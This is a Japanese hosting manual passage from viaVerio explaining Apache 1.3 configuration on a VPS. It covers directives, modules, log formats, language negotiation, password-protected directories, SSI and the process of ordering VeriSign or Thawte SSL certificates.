DefaultType 指示子は MIME タイプ設定ファイル内に定義されていないウェブサーバのリソースに割り当てる MIME タイプを定義します。

以下は一例です。

```
DefaultType text/plain
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - defaulttype>

AddLanguage 指示子

AddLanguage 指示子は特定の言語で書かれ、特定の拡張子をもったリソースを認識するための指示子です。**AddLanguage** 指示子はクライアントブラウザの言語によってドキュメントを返すようなコンテンツネゴシエーションを行うためには必須となります。詳しい情報は「多言語のウェブコンテンツを配信する」セクションを参照してください。

以下は一例です。

```
AddLanguage en .en
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_mime.html - addlanguage

LanguagePriority 指示子

LanguagePriority 指示子はコンテンツネゴシエーションで「引き分け」やブラウザが言語を指定しない場合のために優先順位を定義します。優先順位で言語のリストを定義します。詳しい情報は「多言語のウェブコンテンツを配信する」セクションを参照してください。

注意: この指示子を利用するには `mod_negotiation` モジュールがロードされている必要があります。詳しくは `LoadModule` 指示子を参照してください。

以下は一例です。

```
LanguagePriority en fr de
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_negotiation.html - languagepriority

Redirect 指示子

Redirect 指示子は絶対 URL パス名を絶対 URL アドレスへとリダイレクトします。これは古いドキュメントを新しい場所に移した際に、古いドキュメントに対するリクエストを新しい場所へリダイレクトするときには有用です。

以下は一例です。

```
Redirect /path/file.html
http://somewhere.else/file.html

Redirect /path/file.html
http://www.yourcompany.com/newfile.html

Redirect /directory http://somewhere.else/directory/

Redirect /directory
http://www.yourcompany.com/newdirectory/
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_alias.html - redirect

Alias 指示子

Alias 指示子は `DocumentRoot` 指示子で定義されたディレクトリではない場所にドキュメントを保存できるようにします。

以下は一例です。

```
Alias icons /usr/local/etc/httpd/icons
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_alias.html - alias

ScriptAlias 指示子

ScriptAlias 指示子は **Alias** 指示子と同様の動作をしますが、エリアスの定義に追加して指示子は指定されるディレクトリを CGI スクリプトをもつディレクトリとして認識します。

以下は一例です。

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-bin/
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_alias.html - scriptalias

AddType 指示子

AddType 指示子は新しい MIME タイプ定義を **TypesConfig** 指示子で指定したファイルを編集することなく追加できるようにします。 **mime.types** 設定ファイルは大抵の場合は完全ですので、 **AddType** 指示子を使うことは多くないでしょう。

以下は一例です。

```
AddType text/plain .txt
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_mime.html - addtype

AddHandler 指示子

AddHandler 指示子はファイル名の拡張子を特定のハンドラと関連付けます。

例:

```
# To use CGI scripts:
```

```
#AddHandler cgi-script .cgi
```

または:

```
# To use server-parsed HTML files
```

```
AddType text/html .shtml
```

```
AddHandler server-parsed .shtml
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_mime.html - addhandler

<http://www.apache.org/docs/handler.html> - addhandler

ErrorDocument 指示子

ErrorDocument 指示子はサーバがエラーに遭遇したときに返すドキュメントの場所を定義します。指示子はエラーコードをドキュメントに関連付けたり、ローカルサーバ上のスクリプトやリモートサーバ上のスクリプトに関連付けることができます。エラーコードに遭遇した場合、ウェブサーバはブラウザに対してエラーコードに対して定義された URL へとリダイレクトするよう指示します。**ErrorDocument** 定義が特定のエラーコードに対して存在しない場合、ウェブサーバは内部定義されているエラーメッセージを出力します。一般的なエラーコードは 401, 403, 404, 406, と 500 です。これらのエラーコードと定義は以下のテーブルで参照することができます。

エラーコード	定義
Error Code 401 - Authorization Failed	リクエストしたリソースは認証が必要で、クライアントは正しいログイン名とパスワードを入力しなかった。
Error Code 403 - Permission Denied	クライアントは許可されていないリソースをリクエストした。
Error Code 404 - Resource Not Found	リクエストしたリソースはサーバ上に存在しない。
Error Code 406 - Resource Not Acceptable	リクエストされたリソースはサーバ上に存在するが、クライアントの指定した MIME タイプと合致しないため送信できない。
Error Code 500 - Internal Error	リクエストしたリソースはサーバ上に存在しない。

エラーハンドリングに関する詳しい情報は、「カスタムエラードキュメントの作成」を参照してください。

以下は一例です。

```
ErrorDocument 401 /error_docs/subscribe.html
ErrorDocument 403 /error_docs/denied.html
ErrorDocument 404 /error_docs/notfound.html
ErrorDocument 406 /cgi-bin/error_scripts/language_handler.pl
```

```
ErrorDocument 500 /cgi-  
bin/error_scripts/script_error.pl
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html> - `errordocument`

<http://www.apache.org/docs/custom-error.html>

アクセスコントロール指示子

Directory 指示子

`Directory` 指示子はウェブサーバがアクセスすることのできるディレクトリのセキュリティ設定とアクセスコントロールを定義します。各 `Directory` 指示子はいくつかの指示子から成り立っています。指示子のなかには `Options`, `AllowOverride`, `<Limit>`などが含まれます。
`<Directory>` 定義に含むことができるこれらの指示子の多くは、ローカルアクセスコントロールファイルにも含むことができます(`AccessFileName` 指示子参照)。多くの場合は、`httpd.conf` のデフォルトの `<Directory>` 定義で十分対応できます。これらの定義を編集する場合は `<Directory>` 指示子と関連する指示子に関する URL を参照してください。

以下は一例です。

```
<Directory /usr/local/etc/httpd/htdocs>  
  
#Value for the Options directive can include: #None",  
"All", or any combination of "Indexes", #Includes",  
"FollowSymLinks", "ExecCGI", or #MultiViews". Note  
that "MultiViews" is not #included with "All"  
  
Options Indexes FollowSymLinks  
  
#The AllowOverride directive controls which options  
#the local access control files in directories can  
#override. The values can also be "All", or any  
#combination of "Options", "FileInfo", "AuthConfig",  
#and "Limit"  
  
AllowOverride None
```

```
#The Limit directive controls who can get access
#resources from your server. The Limit directive can
#specifically identify access restrictions made using
#methods such as POST, GET, PUT, DELETE, etc. If no
#method is specified, then the access restrictions
#are placed on all methods.
```

```
<Limit>
order allow,deny
allow from all
</Limit>
</Directory>

#/usr/local/etc/httpd/cgi-bin should be changed to
#the value of your ScriptAlias definition
<Directory /usr/local/etc/httpd/cgi-bin>
AllowOverride None
Options None
</Directory>
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - directory>

<http://www.apache.org/docs/mod/core.html - options>

<http://www.apache.org/docs/mod/core.html - allowoverride>

<http://www.apache.org/docs/mod/core.html - limit>

<http://hoo.hoo.ncsa.uiuc.edu/docs/setup/access/Overview.html>

MIME タイプ定義ファイル (`mime.types`)

MIME タイプ設定ファイルは VPS ウェブサーバがファイル名の拡張子をどの MIME タイプと関連付けてブラウザに返すかを設定します。ブラウザは返された MIME タイプと「プラグイン」アプリケーションと関連付けます。デフォルトの `mime.types` 設定ファイルはほとんどの MIME タイプ定義を含みますが、MIME タイプを追加することは自由です。

<<How To>> **新規 MIME タイプ定義の追加**

MIME タイプを以下の書式で追加します。(*type/subtype* はリストされている拡張子がついたファイル名をもつ MIME タイプになります)

```
type/subtype extension1 extension2 ... extensionN
```

注意: "#" で始まる行はコメント行として認識され、ウェブサーバは無視します。

拡張子リストはファイル拡張子をいくつでも定義できます。MIME タイプの定義例は MIME タイプの定義ファイルを参照してください。

Apache モジュールの使用

Apache ウェブサーバはウェブ管理者と開発者に大きなパワーと柔軟性を与えるモジュールデザインによって今日最も頻繁に使用されています。

モジュールは Apache API 仕様に乗っ取って記述されたコードで、以下の方法でロードされます。

- 動的に `httpd.conf` 内でロードする。
- 静的に `httpd` デーモンにコンパイルする。

モジュールデザインと API によって、サードパーティ開発者 `httpd` によってロードするモジュールを作成し、ウェブサーバの機能を強化することができます。Perl や PHP のようなアプリケーションのための Apache モジュールがすでに存在し、ウェブサーバは外部アプリケーション(CGI など)に頼るのではなく、内部で処理を行うことができ、ウェブサーバのレスポンスタイムを向上します。

静的にリンクされたモジュール

以下のモジュールが VPS の Apache 1.3.x に静的にリンクされています。

```
apache_ssl
mod_access
mod_actions
mod_alias
mod_auth
mod_auth_dbm
mod_autoindex
mod_cgi
mod_dir
mod_imap
mod_include
mod_log_agent
mod_log_config
```

```
mod_log_referrer
mod_mime
mod_setenvif
mod_so.c
mod_userdir
```

Apache モジュールについては以下を参照してください。

<http://www.apache.org/docs/mod/>

動的にロードされるモジュールの使用

viaVerio は VPS 向けに Apache ウェブサーバの一部をカスタマイズしています。viaVerio によって開発されたキーとなる機能は動的にロードされるモジュールです。モジュールを動的にロードできる機能は DSO サポートと呼ばれます。~/www/modules ディレクトリに動的にロードすることのできるモジュールが配置されています。

利用可能な Apache モジュール

一般的なモジュール

mod_frontpage (ftp://ftp.vr.net/pub/apache/mod_frontpage/)

mod_jserv (<http://java.apache.org>)

mod_perl (<http://perl.apache.org>)

mod_php4 (<http://www.php.net>)

その他のモジュール

mod_asis (http://www.apache.org/docs/mod/mod_asis.html)

mod_auth.db (http://www.apache.org/docs/mod/mod_auth_db.html)

mod_auth.mysql (http://www.webweaving.org/mod_auth_mysql/)

mod_auth.mysql (http://bourbon.netvision.net.il/mysql/mod_auth_mysql/)

mod_auth.pgsql (ftp://ftp.eurolink.it/pub/linux/www/mod_auth_pgsql/)

`mod_auth_anon` (http://www.apache.org/docs/mod/mod_auth_anon.html)
`mod_cern_meta` (http://www.apache.org/docs/mod/mod_cern_meta.html)
`mod_digest` (http://www.apache.org/docs/mod/mod_digest.html)
`mod_env` (http://www.apache.org/docs/mod/mod_env.html)
`mod_expires` (http://www.apache.org/docs/mod/mod_expires.html)
`mod_fastcgi` (http://www.apache.org/docs/mod/mod_fastcgi.html)
`mod_headers` (http://www.apache.org/docs/mod/mod_headers.html)
`mod_info` (http://www.apache.org/docs/mod/mod_info.html)
`mod_mime_magic` (http://www.apache.org/docs/mod/mod_mime_magic.html)
`mod_mmap_static` (http://www.apache.org/docs/mod/mod_mmap_static.html)
`mod_negotiation` (http://www.apache.org/docs/mod/mod_negotiation.html)
`mod_proxy` (http://www.apache.org/docs/mod/mod_proxy.html)
`mod_rewrite` (http://www.apache.org/docs/mod/mod_rewrite.html)
`mod_speling` (http://www.apache.org/docs/mod/mod_speling.html)
`mod_status` (http://www.apache.org/docs/mod/mod_status.html)
`mod_usertrack` (http://www.apache.org/docs/mod/mod_usertrack.html)
`mod_vhost_alias` (http://www.apache.org/docs/mod/mod_vhost_alias.html)

動的モジュールを読み込む

動的モジュールは `~/www/conf/httpd.conf` ファイルで読みこまれます。`LoadModule` が `httpd.conf` ファイルの冒頭部分(モジュールに対する操作が行われる前)で定義されています。

<<How To>> 動的モジュールの読み込み

`httpd.conf` ファイルの冒頭で、以下を定義します。

```
LoadModule module filename
```

LoadModule コマンドに関する詳細は以下で参照できます。

http://www.apache.org/docs/mod/mod_so.html - loadmodule

以下は一例です。

```
LoadModule env_module modules/mod_env.so
```

注意: `modules` ディレクトリは `ServerRoot` ディレクトリ (`~/usr/local/etc/httpd`) のサブディレクトリです。VPS は `modules` ディレクトリを所有しますが、ディレクトリ内の `module` ファイルは root が所有します。これらのモジュールはクォータに含まれません。

ほとんどのモジュールは `LoadModule` コマンドのみで読み込むことができますが、`info` と `status` モジュールは `httpd.conf` ファイルに追加行を定義する必要があります。

<<How To>> info_module の読み込み

1. `httpd.conf` の最初に以下を記述する。

```
LoadModule info_module modules/mod_info.so
```

2. `LoadModule` コマンドの後に以下を記述する。

```
<Location /status>
SetHandler server-status
</Location>
<Location /info>
SetHandler server-info
</Location>
```

<<How To>> status_module の読み込み

1. `httpd.conf` の最初に以下を記述する。

```
LoadModule status_module modules/mod_status.so
```

2. `LoadModule` コマンドの後に以下を記述する。

```
<Location /status>
SetHandler server-status
</Location>
<Location /info>
```

```
SetHandler server-info
</Location>
```

<<How To>> status_module を Apache ウェブサーバで利用する

ブラウザを開き、以下の URL を開きます。

<http://www.yourcompany.com/status/>

<<How To>> Apache ウェブサーバの稼動状況を 10 秒毎に更新

ブラウザを開き、以下の URL を開きます。

<http://www.yourcompany.com/status?refresh=10>

<<How To>> info モジュールの使用

ブラウザを開き、以下の URL を開きます。

<http://www.yourcompany.com/info/>

これで読み込まれたモジュールやサーバ設定などの Apache ウェブサーバの情報が表示されます。

もし /status ディレクトリや /info ディレクトリがすでに存在する場合は、<Location /infoparameter> を好みの場所に変更してください。例えば、<Location /apacheinfo> に変更するなどしてください。変更後は以下のように URL を変更すると参照することができます。

<http://www.yourcompany.com/apacheinfo/>.

注意: モジュールによってはアクセスパラメータが必要となることがあるので、モジュールの解説にアクセスできる URL を参照してください。

独自の DSO モジュールをコンパイルする

独自のモジュールをダウンロードし、VPS でコンパイルすることができます。ただし、viaVerio ではモジュールのコンパイルやデバグに関してはサポートしません。

Apache 1.3.x は APXS (APache eXtenSion) ツールをサポートします。APXS は独自の dynamic shared object (DSO) Apache モジュールをコンパイルし、リンクすることを可能にします。APXS を使うには、VPS に接続し、以下のコマンドを使用します。

```
% /usr/local/apache/1.3/bin/apxs OPTIONS MODULE_CODE
```

<http://www.apache.org/docs/dso.html> で詳しい情報を参照することができます。

コモンログフォーマットを理解する

3つの指示子定義が一緒になったとき、リクエスト情報を保存するための"分割ログフォーマット"または"コモンログフォーマット"を定義します。コモンログフォーマットは以下のリソースへのリクエスト情報を個別のログファイルに保存します。

1. 参照元情報
2. ブラウザ情報
3. エージェント情報

注意: デフォルトのフォーマットは統合ログフォーマットで、ログ解析を効率的におこなうために推奨されているフォーマットです。

<<How To>> コモンログフォーマットから統合ログフォーマットに変更

1. `httpd.conf` ファイルの、`AgentLog` と `ReferrerLog` 指示子を "#" を行の最初に追記することでコメントアウトするか、
2. 二つの指示子を削除します。(推奨しません)
3. `LogFormat` 指示子を定義する行を `TransferLog` 指示子の前の行に定義します。以下の例を参照してください。

```
ErrorLog logs/error_log
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
          \"%{User-Agent}i\""
TransferLog logs/access_log
# AgentLog logs/agent_log
# ReferrerLog logs/referrer_log
```

注意: 上記の例のような `LogFormat` 指示子がサーバ設定ファイルにすでに存在するはずですが、行がコメントアウトされている場合は、パウンドサイン("#)を削除することでコメントアウトを外してください。

変更を加えたら、`tail` コマンドで `transfer log` ファイルを確認します。それぞれの入力は以下のように変更されているはずです。

```
some.remote.host - - [19/Aug/1998:13:48:56 -0600] "GET
/index.html HTTP/1.0" 200 4817
"http://another.remote.host/path/info/document.html"
"Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)"
```

<<How To>> 特定のログファイルを停止

1. "#" を記述してコメントアウトするか、
2. /dev/null ファイルを Log 指示子の値として定義する。

```
ErrorLog /dev/null
TransferLog /dev/null
AgentLog /dev/null
ReferrerLog /dev/null
```

注意: 特定のログファイルを停止する場合、すぐに削除されるためのログを Apache が生成しないよう、上記の 1 のオプションを使用することを推奨します。

多言語のウェブコンテンツを配信する

Apache ウェブサーバはブラウザによって指定される言語設定に沿ったファイルを返すことができます。「言語コンテンツネゴシエーション」はあまり使われることのない Apache の強力な機能です。

コンテンツネゴシエーションには 2 つの方法があります。最初の方法は変数ファイル(`var`)を持ち、そのファイルで言語に対応したファイルを特定します。これは小規模なウェブサイト、またはウェブサイトの最初のページで言語特定をしたい場合に有効な手段です。そこから言語毎のウェブページコンテンツに明示的にリンクすることができます。もう 1 つの方法はファイル拡張子を言語と(MIME タイプのように)対応させて使用する方法です。

<<How To>> ファイル拡張子で言語コンテンツネゴシエーションを行う

1. `httpd.conf` ファイルで言語タイプを定義する。
2. `~/www/conf` ディレクトリの設定ファイル(`httpd.conf`)を編集する。
3. `AddLanguage` 指示子で言語定義を以下の例のように追加する。

```
AddLanguage en .en
AddLanguage es .es
AddLanguage fr .fr
AddLanguage de .de
AddLanguage it .it
AddLanguage jp .jp
```

`httpd.conf` ファイルはファイル拡張子によって以下のように各言語を関連付けます。

<code>.en</code>	en	English
<code>.es</code>	es	Spanish
<code>.fr</code>	fr	French
<code>.de</code>	de	German
<code>.it</code>	it	Italian

.jp jp Japanese

注意: 略称は定義済みで、最近のブラウザではすでに設定されています。例えば、Netscape 4.x では「編集/設定/Navigator/言語」で設定できます。追加ボタンを押すことで言語を追加することができます。MSIE 4.x では「表示/インターネットオプション/全般」から言語ボタンを押して、追加ボタンを押すと追加することができます。

言語優先順位指示子は以下のような場合に配信される言語を順位付けします。

- コンテンツネゴシエーションで「引き分け」になった場合
- ブラウザクライアントが言語設定を指定しない場合

4. 以下の例のように優先順位は左から右に向かって定義されます。

```
LanguagePriority en es fr de
```

注意: `LanguagePriority` 指示子を使う際は、`mod_negotiation` モジュールを読み込む必要があります。詳しい情報については `LoadModule` 指示子に関するセクションを参照してください。

5. `htdocs` 内の `Options` 定義を `MultiViews` を含むよう修正します。

<<How To>> Multiviews の設定

1. `~/www/conf` ディレクトリにあるウェブサーバの設定ファイル (`httpd.conf`)を編集する。
2. `MultiViews` を `Options` 指示子(`htdocs` ディレクトリ定義内)に追加する。編集後は `Options` 行は以下の例のようになります。

```
<Directory /usr/local/etc/httpd/htdocs>
Options Indexes FollowSymLinks MultiViews
</Directory>
```

注意: `MultiViews` をローカルアクセスコントロールファイル(`htaccess` など)に `Options` 定義することもできます。

ウェブサーバ設定ファイルを編集後、コンテンツを作成し、ファイル拡張子をそれぞれの言語に合わせて VPS にアップロードします。例えば、`index.html` を各言語に合わせて作成する際は以下ようになります。

```
index.html.en
index.html.es
```

`index.html.fr`

ブラウザクライアントが `index.html` を要求した際、サーバはブラウザクライアントの言語設定を解析し、言語設定に沿った `index.html.*` ファイルをユーザに配信します。

言語設定には例外が 1 つだけ存在します。もしブラウザが定義されていない言語設定を持っている場合はサーバは 406 エラーを返します。このエラーはリソースは見つかったが、クライアントとサーバ間のリソース形式が合致しないためにリソースを配信できないということを意味します。例えば、クライアントがギリシャ語 (`e1`) しか受けつけない場合で、サーバは日本語、英語、スペイン語しか配信できない場合、クライアントには 406 エラーが返されます。このような状況を避けるには 406 エラーをカスタム `ErrorDocument` ページか、スクリプトで処理する方法があります。

イメージマップ

イメージマップを使うとウェブサイトで画像によるナビゲーションインターフェイスを提供できるようになります。マウスがイメージマップの画像をクリックした際に、クリックされた座標がサーバに送信されます。サーバはクリックされた場所によって指定されたページを返します。

これまではイメージマップはサーバエンドの CGI プログラム(イメージマップと呼ばれます)で実装されてきました。これは画像のどの領域がどのドキュメントに対応するかをマップファイルで設定するものです。Apache でも CGI イメージマップを使用することはできますが、内部イメージマップモジュールを使用するほうが効率的です。このモジュールはデフォルトでコンパイルされており、サーバは画像に対するクリックを処理するためのプロセスを実行する必要がありません。これらのどちらのイメージマップもサーバ側で処理が行われるため、サーバサイドイメージマップを実装しています。

さらに詳しい情報については、[http://www.apacheweek.com/issues/96-11-01 - imaps](http://www.apacheweek.com/issues/96-11-01-imaps)を参照してください。

ユーザ認証

VPS の Apache ウェブサーバはユーザ認証をサポートします。これで VPS の上のウェブサイトパスワードで守られたディレクトリを作成することができます。ベーシック認証は正しいユーザ名とパスワードを入力したユーザだけにアクセス権を与えるようにアクセスを制御することができます。

<<How To>> パスワードで守られたディレクトリを作成

Bob のためにパスワードで守られたディレクトリ(例:
<http://www.yourcompany.com/bob/>)を作成するには、以下の手順で行います。

1. `~/www/htdocs/bob` ディレクトリ内に以下のように記述された `.htaccess` ファイルを作成する。

```
AuthUserFile /etc/.htpasswd
AuthGroupFile /dev/null
AuthName "Bob's Restaurant"
AuthType Basic
<Limit GET>
require user Bob
</Limit>
```

この `.htaccess` ファイルは Bob というユーザだけをこのディレクトリにアクセスできるように設定しています。

`~/www/htdocs/bob` ディレクトリへのアクセス制御を行うには `.htaccess` ファイルは `~/www/htdocs/bob` ディレクトリに配置される必要があります。 `.htaccess` ファイルは VPS で直接作成 (`pico` など)で作成するか、手元のコンピュータで作成したものを VPS にアップロードします。

2. `htpasswd` コマンドを使い、新規ユーザのパスワードを設定します。以下の例の `LOGIN_NAME` を使用している VPS のユーザ名に置き換えてください。

```
% htpasswd -c /usr/home/LOGIN_NAME/etc/.htpasswd Bob
```

パスワードファイル名や配置場所は自由に変更することができます。
`/usr/home/LOGIN_NAME/etc/.htpasswd` を好みの場所にするだけで変更することができます。

`-c` フラグはユーザを `/etc/.htpasswd` に初めて追加するときに使用します。同じパスワードファイルにユーザを追加する場合には `-c` フラグは必要ありません。

```
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd peanuts
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd almonds
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd walnuts
```

注意: VPS システムでの微妙な違いに注意してください。 `.htaccess` ファイルをセットアップするとき、 `AuthUserFile` または `AuthGroupFile` はユーザのホームディレクトリからのパス(パーチャルルートパス)を指定します。しかし、 `.htpasswd` ファイルを `htpasswd` コマンドでセットアップする際は `/usr/home/LOGIN_NAME` (ルートからの絶対パス)をディレクトリ指定の際に指定する必要があります。

さらに詳しい情報は <http://www.apacheweek.com/issues/96-10-18-userauth> を参照してください。

Server Side Includes (SSI)

Server Side Includes (SSI) は HTML ドキュメントに CGI のような複雑さなしで簡単な動的機能を追加することができます。(SSI は SSL とは違います) SSI を使うには 2 つのステップを踏みます。最初に SSI コマンドをサーバが処理できるようにドキュメントを指定します。次にドキュメントに SSI コマンドを埋めこみます。

<<How To>> SSI の設定

1. `httpd.conf` ファイルを編集する。
2. `AddType` 指示子のコメントアウト(＃)を削除する。
`AddType text/x-server-parsed-html .html`
3. `.htm` ファイルも追加したい場合は以下の行を挿入する。
`AddType text/x-server-parsed-html .htm`
4. `httpd.conf` ファイルのドキュメントルート Options に `Include` を宣言する。
`Options Indexes FollowSymLinks Includes`
5. ウェブサーバを再起動する。
`% restart_apache`

注意: Apache サーバに負荷をかけないために SSI コマンドが記述されているファイルの拡張子を `.shtml` と定義します。 `AddType` は `AddType text/x-server-parsed-html .shtml` のようになります。

Server Side Include コマンド

SSI に関する詳しい情報は以下の URL を参照してください。

<http://www.apacheweek.com/features/ssi>

<http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html>

セキュアサーバ (SSL とセキュアサーバ ID)

SSL プロトコル

Secure Sockets Layer (SSL) はインターネット経由の安全な通信を望むユーザーにセキュリティとプライバシーを提供します。インターネット史上に Netscape Communications によって提案された SSL プロトコルはインターネット経由の HTTP 通信に暗号レイヤーを追加します。これで第三者が通信を傍受することはできなくなります。

SSL は暗号化セッションによってウェブサイトへの訪問者が安心してウェブサイトを利用することができます。SSL はカード情報や個人情報を受信するにも安全な E-コマースを実現したい企業には必須です。E-コマースに関する詳しい情報は Appendix A を参照してください。

SSL を注文する

viaVerio は SSL を VPS の追加機能として提供しています。初期設定料が必要となりますが、月額利用料はかかりません。(viaVerio のウェブサイトの詳細金額を参照してください。) VPS への SSL の追加は簡単に行うことができます。リセラーバックルームから簡単に SSL を追加することができます。

セキュアサーバへのアクセス

VPS に配置されているウェブコンテンツに安全にアクセスするには (例: ドキュメント、画像、スクリプト) `https://` を `http://` の代わりに使用します。例えば、CGI スクリプトにフォームの情報を安全に送信する場合、HTML ソースには以下のように記述します。

```
<form method="POST"
      action="https://www.yourcompany.com/cgi-
            bin/script.cgi">
```

セキュアモードに入ったら埋め込まれているドキュメント(画像など)には同じくセキュアモードで参照してください。(例: `src="https://www.yourcompany.com/image.gif"`)。

サーバを識別する

SSL は安全な HTTP 通信のための暗号化を行います。このプロトコルはデジタル証明書と呼ばれるサーバ ID が無いと動作しません。デジタル証明書はサーバ認証をおこなうために必要とされます。viaVerio のデジタル証明書は初期設定料だけご利用頂けますが、真剣に安全なサイト構築を行いたい場合は独自の証明書が必要です。

デジタル証明書はあなたのウェブサイトが詐称されていないことを顧客に示すためのドキュメントです。デジタル証明書はインターネット上での通信に関する法的根拠にもなります。

セキュアサーバ (httpsd) はデジタル証明書をバイナリとして所有します。証明書には証明書所有者の情報(会社名、ドメイン名、連絡先情報など)と発行者(VeriSign、Thawte など)の認証局情報が記載されています。ウェブサーババイナリとして証明書は組みこまれるため、VPS 一台に対し 1 つのデジタル証明書しかサポートすることはできません。そのため、バーチャルサブホストは同じデジタル証明書を共有しなければなりません。

独自証明書ではない証明書を使用する

デフォルトでセキュアサーバに含まれるデジタル証明書を使用することができ、独自のデジタル証明書を注文する必要は特にありません。先ほども述べたように、デジタル証明書は証明書の所有者情報を持ちます。セキュアウェブサイトにクライアントが訪問したとき、ブラウザは URL に含まれるサイト名と証明書内のドメイン名が合致するかを確認します。合致しない場合はクライアントはセキュリティに関する警告を受け取ります。

現実にはドメイン名はドメイン名が合致しないことは通信の安全性にはあまり関係ありません。警告はリクエストしたウェブサイトのドメイン名とデジタル証明書のドメイン名が一致しないことだけを警告します。通信自体は安全ですが、「おそらく」のような用語が使われた後の通信をクライアントは安全とは取れないでしょう。

viaVerio は警告を出さずに、安全な通信ができるような方法を開発しました。(Internet Explorer 4.0+ や Netscape 3.0+といった Thawte 認証の証明書をサポートするブラウザ用) セキュアサーバにデフォルトでインストールされているデジタル証明書は viaVerio によって所有されていますが、ドメイン名は "iserver.com" ではなく、"securesites.com" を使用しています。セキュアサーバを注文すると、viaVerio は securesites.com のゾーンファイルにあなたのアカウントのように別名を定義します。この別名は `account-name.securesites.com` のように定義されます。

例えば、VPS のアカウント名が "surfutah" だった場合、"surfutah.securesites.com" のように別名が設定されます。これで警告無しにセキュアサイトに以下の URL でアクセスすることができます。

<https://surfutah.securesites.com>

以下は参照の一例です。

```
<form method="POST"
  action="https://surfutah.securesites.com/cgi-
  bin/order.cgi">
```

独自デジタル証明書を注文する

デジタル証明書を発行する認証局 (CA) がいくつか存在します。VeriSign と Thawte はそのなかでも最も広範にわたるシステムでサポートされています。

VeriSign と Thawte からデジタル証明書を取得する方法が以下に解説されています。デジタル証明書取得のためのプロセスは両認証局ともに似ています。viaVerio サポートスタッフは両局でのデジタル証明書の取得の際の違いに関してのご質問もサポートしています。

注意: 1999年12月20日、VeriSign, Inc. は Thawte Consulting を買収しました。Thawte はエンタープライズレベルの中小企業を中心にサービスを展開してきました。VeriSign はハイエンドの大企業を中心にサービスを展開してきました。Thawte の製品群は基本的に変更されることはないようで、Thawte の顧客は VeriSign の負荷価値の高い製品を購入することができるようになりました。

<<How To>> 証明書署名要求(CSR)の生成

1. VeriSign または Thawte にあなたの会社(または組織)から証明書署名要求 (CSR)を送信します。

2. 証明書署名要求フォームに必要事項を入力し、"vcert@viaverio.com" にメールします。VeriSign と Thawte のどちらの証明書をリクエストしているかを確認してください。
3. viaVerio があなたの提供した情報を元に CSR を生成し、返信します。

CSR に含まれるのは"NEW CERTIFICATE REQUEST" によって囲まれている 1 文です。

```
-----BEGIN NEW CERTIFICATE REQUEST-----  
MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs41BMHQX  
Jpem9uYTEN  
A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5pdHkgQ  
29sbGVnZTE  
A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3DQEBAQ  
UAA0kAMEYC  
QQDRNU6xslWjG41163gArsj/P108sFmjKjzMuUUFYbmtZX4RFxf/U7  
cZZdMagz4I  
MmY0F9cdpDLTAutULTsZKDcLAgEDoAAAwDQYJKoZIhvcNAQEEBQADQQ  
AjIFpTLgfm  
BVhc9SQAip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5VkjXz9ae  
vJ8dzx37ir  
3P4XpZ+NFxK1R=  
-----END NEW CERTIFICATE REQUEST-----
```

<<How To>> VeriSign デジタル証明書のインストール

1. 以下の URL で注文します。(日本 VeriSign ホームページ)
<https://digitalid.verisign.co.jp/server/>
2. 今すぐ登録申請をクリック。
3. 申請するサーバタイプを選び、Continue をクリック。
4. CSR ファイルの -----BEGIN NEW CERTIFICATE REQUEST---- から -----
END NEW CERTIFICATE REQUEST----- を含めたすべての行をコピーし
貼り付ける。
5. Continue をクリック。
6. 必要な会社情報などを入力する。
7. チャレンジフレーズ (デジタル証明書申請中に必要となります)を入力。

8. 残りの情報を入力し、CSR を送信する。
9. VeriSign は CSR を PIN 番号を発行します。(デジタル証明書申請中に使用されます)

<<How To>> Thawte デジタル証明書のインストール

1. 以下の URL から注文します。
<https://www.thawte.com/certs/server/request.html>
2. Web Server Certificate をクリック。
3. Continue をクリック。
4. CSR ファイルの -----BEGIN NEW CERTIFICATE REQUEST----- から -----END NEW CERTIFICATE REQUEST----- を含めたすべての行をコピーし貼り付ける。
5. Continue をクリック。
6. Web Server Software には NCSA または NCSA Derivative Server を選択。
7. 会社名などの情報を入力。
8. パスワードを入力。(デジタル証明書申請中に必要となります)
9. 残りの情報を入力し、CSR を送信する。
10. Thawte は CSR に Certificate ID を発行します。(デジタル証明書申請中に使用されます)

注意: VeriSign と Thawte はチャレンジフレーズ、またはパスワードに対するアクセスを持たないため、絶対に忘れることはできません。もしキーペアを紛失したり、デジタル証明書が発行されず CA に問い合わせを行う場合、チャレンジフレーズかパスワードが必要となります。

<<How To>> VeriSign または Thawte に必要書類を提出する

VeriSign や Thawte はあなたの会社組織を証明するような書類(登記簿本など)の提出を求めます。VeriSign や Thawte が CSR を受信後しばらくすると、これらの書類の提出方法がメールで送られてきます。もしあなたの提出した情報が確認されると、3 ~ 5 営業日で注文が処理されます。

VeriSign に連絡を取る必要がある場合は、<http://www.verisign.co.jp/support/> を参照してください。登録したチャレンジフレーズが必要となる場合があります。

Thawte は証明書要求が受け取られたときに送信するメールに電話番号などの情報を記載します。問い合わせを行う際は CertificateID とパスワードが必要となります。

注意: viaVerio は証明書発行に関してお客様の代わりに問い合わせることはできません。これらの件については VeriSign か Thawte にお問い合わせください。

デジタル証明書の取得

